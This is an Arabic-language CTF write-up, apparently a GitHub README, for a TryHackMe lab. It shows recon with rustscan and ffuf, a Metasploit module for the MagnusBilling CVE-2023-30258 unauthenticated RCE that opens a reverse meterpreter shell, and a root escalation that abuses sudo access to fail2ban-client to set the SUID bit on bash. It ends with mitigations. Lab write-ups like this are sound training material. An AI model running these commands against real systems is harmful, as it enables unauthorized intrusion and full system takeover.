 cyb3rk0ala/thm-magnusbilling-cve-2023-30258-exploit
# شرح خطوة بخطوة لاستغلال CVE-2023-30258 (MagnusBilling RCE) ورفع الصلاحيات عبر سوء إعداد fail2ban على مختبر TryHackMe. يوضح التعداد الشبكي للويب، الاستغلال عبر Metasploit، ورفع صلاحيات لينكس.

⸻
🛡️ MagnusBilling RCE → Root (CVE-2023-30258)
📌 نظرة عامة • الهدف: 10.145.148.203 • المنصة: TryHackMe • الثغرة: CVE-2023-30258 • الوصول: تنفيذ تعليمات برمجية عن بُعد بدون مصادقة (RCE) • تصعيد الصلاحيات: سوء إعداد fail2ban • الوصول النهائي: Root
⸻
🔍 1. الاستطلاع
فحص المنافذ
rustscan -a 10.145.148.203
📊 المنافذ المفتوحة
Port Service
22 SSH
80 HTTP
3306 MySQL
5038 Asterisk

وجود Asterisk يشير إلى نظام VoIP/فوترة.
⸻
🌐 2. تعداد الويب
تخمين المجلدات

ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-lowercase-2.3-small.txt
-u "http://10.145.148.203/mbilling/FUZZ" -ic -c
📁 النتائج: • /archive • /assets • /lib • /tmp • /protected
تم تحديد المسار /mbilling كنقطة هجوم محتملة.
⸻
🚨 3. تحديد الثغرة
CVE-2023-30258
MagnusBilling عرضة لـ: • تنفيذ تعليمات برمجية عن بُعد بدون مصادقة (RCE) • حقن الأوامر • اختراق كامل للنظام
⸻

💣 4. الاستغلال (Metasploit)
msfconsole

search CVE:2023-30258
use exploit/linux/http/magnusbilling_unauth_rce_cve_2023_30258
set RHOSTS 10.145.148.203
set LHOST tun0
set LPORT 4444
run
⸻
🎯 النتيجة
meterpreter session opened

sysinfo
OS: Linux Debian User: asterisk
⸻
🔐 5. الوصول الأولي
shell
python3 -c 'import pty;pty.spawn("/bin/bash")'
whoami
asterisk
⸻
🏁 6. علم المستخدم
cd /home/magnus cat user.txt
⸻
🔎 7. تصعيد الصلاحيات

فحص sudo
sudo -l
(ALL) NOPASSWD: /usr/bin/fail2ban-client
تم اكتشاف سوء إعداد خطير!
⸻

💣 8. استغلال Fail2Ban
إضافة إجراء خبيث
sudo fail2ban-client set mbilling_login addaction evil
sudo fail2ban-client set mbilling_login action evil actionban "chmod +s /bin/bash"
sudo fail2ban-client set mbilling_login banip 127.0.0.1
⸻
🚀 9. الوصول إلى Root
/bin/bash -p
id
euid=0(root)

في البداية أعاد whoami القيمة asterisk. استخدام bash -p يؤدي إلى تصعيد الصلاحيات إلى root.
⸻
👑 10. علم Root
cat /root/root.txt
⸻
🧠 11. الدروس المستفادة • استغلال CVE وفّر وصولاً أولياً سهلاً • تعداد الويب أمر بالغ الأهمية (ffuf حدد /mbilling) • سوء إعداد sudo يمكن أن يؤدي إلى اختراق كامل للنظام • يمكن إساءة استخدام fail2ban لتصعيد الصلاحيات
⸻
🛡️ 12. التخفيف • تحديث MagnusBilling إلى أحدث إصدار • إزالة NOPASSWD من إعدادات sudo • تقييد الوصول إلى fail2ban-client • تقوية تطبيقات ونقاط نهاية الويب
⸻
💀 الخاتمة
يوضح هذا الجهاز سلسلة هجوم واقعية:
Web RCE → Shell → Privilege Escalation → Root
مزيج من ثغرة + سوء إعداد أدى إلى اختراق كامل للنظام.
